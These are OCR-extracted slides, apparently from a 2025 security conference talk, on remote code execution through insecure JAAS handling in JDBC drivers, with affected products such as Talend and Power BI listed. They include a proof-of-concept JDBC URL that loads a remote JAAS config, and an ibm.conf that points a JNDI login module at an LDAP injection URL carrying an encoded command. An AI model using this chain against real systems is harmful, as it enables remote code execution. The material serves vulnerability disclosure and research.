4        DvCredentials notCased = new DvCredentials(user, password.toCharArray(), (DvCredentials)null);
5        String serverUser = upperCasePassword ? Strings.toNeutralUpperCase(user) : user;
6        String serverPassword = upperCasePassword ? Strings.toNeutralUpperCase(password) : password;
7        return new DvCredentials(serverUser, serverPassword.toCharArray(), notCased);
8    }
```

```
1 @ConnectionProperty(
2         name = "user",
3         description = "User.",
4         aliases = {"UID"}
5     )
6     private String user;
7
8 @ConnectionProperty(
9         name = "password",
10        description = "Password or PassPhrase.",
11        hidden = true,
12        aliases = {"PWD", "PassPhrase"}
13    )
14    private char[] password;
```


PoC

```
1    public static void main(String[] args) throws Exception{
2        Class.forName("com.rs.jdbc.dv.DvDataSource");
3         String url = "jdbc:rs:dv://127.0.0.1:8000; JaasLoginConfigFile=http://127.0.0.1:8000/ibm.conf;
 user=test;password=test;AuthenticationMechanism=KERBEROS;";
4        DriverManager.getConnection(url);
5    }
```


ibm.conf

```
1 com.rs.jdbc.dv  {
2    com.sun.security.auth.module.JndiLoginModule required
3    user.provider.url="ldap://127.0.0.1:1389/Basic/Command/b3BlbiAtYSBDYWxjdWxhdG9y"
4    tryFirstPass="true"
5    group.provider.url="xxx";
6 };
```

Exploit Video



Exploit Flow



 These vulnerabilities are all due to the insecure integration of JAAS


Perhaps there are still some omissions, waiting for you to discover

OFF-BY-ONE
2025


05
Impact

🤔 Which applications are exposed to JDBC vulnerabilities?

1. Data Processing



2. Data Visualization



Affected Services

Community/Commercial products

Cloud vendors

Community/Commercial Products

talend
A Qlik Company


Power BI

Talend Data Fabric

Get more value from your data with complete, flexible, trusted data management

Connect to and visualize any data, and seamlessly infuse visuals into the apps you use every day.

Feature


ADD DATABASE TEMPLATE
MAIN
DRIVER PROPERTIES
ACCESS
Driver
Azure Databricks
JDBC URL
jdbc:databricks://localhost:10002;AuthMech=1;httpPath=test;KrbHostFQDN...
AUTHENTICATION
Database Native
User name
User password
Connection name *
jdbc:databricks://localhost:10002;AuthMech=1;httpPath=test;KrbHostFQDN...
Description

Just Test the Connection

1. Request for JAAS configuration

